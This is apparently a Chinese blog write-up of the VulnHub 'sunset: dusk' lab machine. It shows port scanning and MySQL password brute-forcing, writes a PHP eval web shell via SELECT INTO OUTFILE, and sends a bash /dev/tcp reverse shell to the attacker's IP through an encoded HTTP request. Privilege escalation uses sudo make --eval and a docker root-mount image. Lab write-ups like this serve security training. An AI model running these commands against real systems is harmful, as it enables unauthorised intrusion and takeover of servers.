

# [vulnhub]dusk-Writeup

原创

[Vic1fe](#) 于 2019-12-23 09:36:14 发布 451 收藏

分类专栏: [vulnhub](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: [https://blog.csdn.net/qq\\_41918771/article/details/103659568](https://blog.csdn.net/qq_41918771/article/details/103659568)

版权



[vulnhub](#) 专栏收录该内容

11 篇文章 0 订阅

订阅专栏

个人博客地址

<http://www.darkerbox.com>

欢迎大家学习交流

靶机网址:

<https://www.vulnhub.com/entry/sunset-dusk,404/>

靶机知识点:

靶机IP: 192.168.34.170

kali IP: 192.168.34.69

## 信息收集

```
nmap -sS -sV -p- 0-65535 192.168.34.170
```

```
root@kali:~# nmap -sS -sV -p- 0-65535 192.168.34.170
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-22 19:12 EST
Nmap scan report for localhost (192.168.34.170)
Host is up (0.0040s latency).
Not shown: 65529 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      pyftplib 1.5.5
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u1 (protocol 2.0)
25/tcp    open  smtp     Postfix smtpd
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
3306/tcp  open  mysql    MySQL 5.5.5-10.3.18-MariaDB-0+deb10u1
8080/tcp  open  http     PHP cli server 5.5 or later (PHP 7.3.11-1)
MAC Address: 08:00:27:FC:63:09 (Oracle VirtualBox virtual NIC)
Service Info: Host: dusk.dusk; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (1 host up) scanned in 22.11 seconds
root@kali:~#
```

端口开的不少。扫描目录

```
gobuster dir -u "http://192.168.34.170" -w /usr/share/wordlists/dirb/big.txt -x php
```


```
root@kali:~# gobuster dir -u "http://192.168.34.170" -w /usr/share/wordlists/dirb/big.txt -x php
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url:          http://192.168.34.170
[+] Threads:     10
[+] Wordlist:     /usr/share/wordlists/dirb/big.txt
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent:  gobuster/3.0.1
[+] Extensions: php
[+] Timeout:     10s
=====
2019/12/22 19:14:26 Starting gobuster
=====
/.htaccess (Status: 403)
/.htaccess.php (Status: 403)
/.htpasswd (Status: 403)
/.htpasswd.php (Status: 403)
/javascript (Status: 301)
/server-status (Status: 403)
=====
2019/12/22 19:14:40 Finished
=====
root@kali:~#
```



[https://blog.csdn.net/qq\\_41918771](https://blog.csdn.net/qq_41918771)

全是403。没东西。

访问8080端口看看，1.php.2.php.3.php是我做的时候写的。



```
← → ↻ 🏠 192.168.34.170:8080
PHP Gallery
1.php
2.php
3.php
da-vinci.jpg
index.php
systemd-private-9b50f8e08a014f6e98d426ee38d2b298-apache2.service-S8A12b
systemd-private-9b50f8e08a014f6e98d426ee38d2b298-systemd-timesyncd.service-yfLtsI
van.jpeg
Local working directory:/var/tmp
```

[https://blog.csdn.net/qq\\_41918771](https://blog.csdn.net/qq_41918771)

这里也扫过目录了，也没东西。唯一有用的就是那个Location working。网站目录在/var/tmp下面。这里也只能到这里了。

## 漏洞利用

上面扫端口发现有3306端口。爆破一下

```
hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.34.170 mysql
```

```
root@kali:~# hydra -l root -P /usr/share/wordlists/rockyou.txt 192.168.34.170 mysql
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2019-12-22 19:20:55
[INFO] Reduced number of tasks to 4 (mysql does not like many parallel connections)
[DATA] max 4 tasks per 1 server, overall 4 tasks, 14344399 login tries (l:1/p:14344399), ~3586100 tries per task
[DATA] attacking mysql://192.168.34.170:3306/
[3306][mysql] host: 192.168.34.170 login: root password: password
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2019-12-22 19:21:03
root@kali:~#
```

[https://blog.csdn.net/qq\\_41918771](https://blog.csdn.net/qq_41918771)

密码为password

mysql远程登录

```
mysql -h 192.168.34.170 -u root -p
select "<?php eval($_GET['cmd']);?>" into outfile "/var/tmp/4.php";
```

给/var/tmp下面写一句话木马。

```
root@kali:~# mysql -h 192.168.34.170 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 45
Server version: 10.3.18-MariaDB-0+deb10u1 Debian 10

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> select "<?php eval($_GET['cmd']);?>" into outfile "/var/tmp/4.php";
Query OK, 1 row affected (0.003 sec)

MariaDB [(none)]>
```

[https://blog.csdn.net/qq\\_41918771](https://blog.csdn.net/qq_41918771)

打开bp抓包。准备弹shell

写好bash反弹shell

```
echo "bash -i >& /dev/tcp/192.168.34.80/6666 0>&1" | bash
```


## 进行url编码

```
echo "bash -i >& /dev/tcp/192.168.34.80/6666 0>&1" | bash
```

```
%65%63%68%69%20%22%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%39%32%2e%31%36%38%2e%33%34%2e%38%30%2f%36%36%36%20%30%3e%26%31%22%20%7c%20%62%61%73%68
```

[https://blog.csdn.net/qq\\_41918771](https://blog.csdn.net/qq_41918771)

```
root@kali:~# nc -lvp 6666
listening on [any] 6666 ...
connect to [192.168.34.170] from localhost [192.168.34.170] 43010
bash: cannot set terminal process group (1097): Inappropriate ioctl for device
bash: no job control in this shell
www-data@dusk:/var/tmp$
```



Request

Raw Params Headers Hex **需要用引号把url编码括起来**

```
GET /4.php?cmd=system('%65%63%68%69%20%22%62%61%73%68%20%2d%69%20%3e%26%20%2f%64%65%76%2f%74%63%70%2f%31%39%32%2e%31%36%38%2e%33%34%2e%38%30%2f%36%36%36%20%30%3e%26%31%22%20%7c%20%62%61%73%68'); HTTP/1.1
Host: 192.168.34.170:8080
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
```

Response

Raw Headers Hex

[https://blog.csdn.net/qq\\_41918771](https://blog.csdn.net/qq_41918771)

这里有个知识点，看了个大哥的。[1nslght](#)

想要清屏就执行下条命令，给TERM这个环境变量赋值screen，就可以清屏(clear)了。

```
export TERM=screen # 赋值xterm也可以
```

## 权限提升

```
sudo -l
```

```
www-data@dusk:/var/tmp$ ssuuddoo --ll

Matching Defaults entries for www-data on dusk:
env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User www-data may run the following commands on dusk:
(dusk) NOPASSWD: /usr/bin/ping, /usr/bin/make, /usr/bin/sl
www-data@dusk:/var/tmp$
```

发现能以dusk用户执行三个命令。这里使用第二个。

**make**命令。

使用**make**命令前，我觉得有必要看一下**make**命令的用法和**makefile**文件的格式。[make](#)，[makefile](#)

即**makefile**的格式必须如下图

Makefile文件由一系列规则（rules）构成。每条规则的形式如下。

```
<target> : <prerequisites>
[tab] <commands>
```

此时我们看以下代码

```
$'x:\n\t'/bin/sh
```

```
root@kali:~# echo '$'x:\n\t'/bin/sh
x:
    /bin/sh
root@kali:~#
```

这种格式就是**makefile**的格式。给大家再看一下没有**\$**的区别

```
root@kali:~# echo 'x:\n\t'/bin/sh
x:\n\t'/bin/sh
root@kali:~#
```

直接输出，并没有解析\n\t。

好了到了这里就可以继续了

**payload:**

```
sudo -u dusk make --eval='$'x:\n\t'/bin/sh
```

make的-eval参数，make将-eval的参数当做makefile语句执行。

-debug[=FLAGS]	打印各种调试信息。
-e, --environment-overrides	环境变量覆盖 makefile 中的变量。
-eval=STRING	Evaluate STRING as a makefile statement.
-f FILE, --file=FILE, --makefile=FILE	从 FILE 中读入 makefile。
-h, --help	打印该消息并退出。
-i, --ignore-errors	Ignore errors from recipes.

执行

```
www-data@dusk:/var/tmp$ sudo -u dusk make --eval='$x:\n\t'/bin/shsudo -u dusk make --eval='$x:\n\t'/bin/sh
/bin/sh
id
uid=1000(dusk) gid=1000(dusk) groups=1000(dusk),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),109(netdev),111(bluetooth),115(lpadmin),116(scanner),123(docker)
System
```

得到了dusk用户creds(凭证)

又get到了

```
docker run -v /:/hostOS -i -t chrisfosterelli/rootplease
```

简单说一下，上面的代码，配合下图：将容器外部的目录 / 挂载到容器内部 /hostOS，应该就是 /hostOS 这个目录拥有和主机外部 / 相同的目录结构。-i -t 使用 -i 和 -t 参数进入容器的 shell。

chrisfosterelli/rootplease是一个docker image。需要联网下载到本地

<https://registry.hub.docker.com/r/chrisfosterelli/rootplease>

`docker run(-$) IMAGE [COMMAND] [ARG...]` 运行一个容器

-d 指定容器运行于前台还是后台，默认为false

-i 打开STDIN，用于控制台交互，默认为false

-t 分配tty设备，该可以支持终端登录，默认为false

-u, --user="" 指定容器的用户

-a, --attach=[] 登录容器（必须是以docker run -d启动的容器）

-w 指定容器的工作目录

-c 设置容器CPU权重，在CPU共享场景使用

-e, --env=[] 指定环境变量，容器中可以使用该环境变量

-m 指定容器的内存上限

-P, --publish-all=false 指定容器暴露的端口

-p, --publish=[] 指定容器暴露的端口

-h 指定容器的主机名

-v, --volume=[] 给容器挂载存储卷，挂载到容器的某个目录

--volumes-from=[] 给容器挂载其他容器上的卷 挂载到容器的某个目录

[https://blog.csdn.net/qq\\_41918771](https://blog.csdn.net/qq_41918771)

由于靶机连不上网，这里可能截不了图。我会自己搭建一个环境复现一下。写一篇博客。

欢迎大家一起学习交流，共同进步，欢迎加入[信息安全小白群](#)



## 信息安全小白群

扫一扫二维码，入群聊。

[https://blog.csdn.net/qq\\_41918771](https://blog.csdn.net/qq_41918771)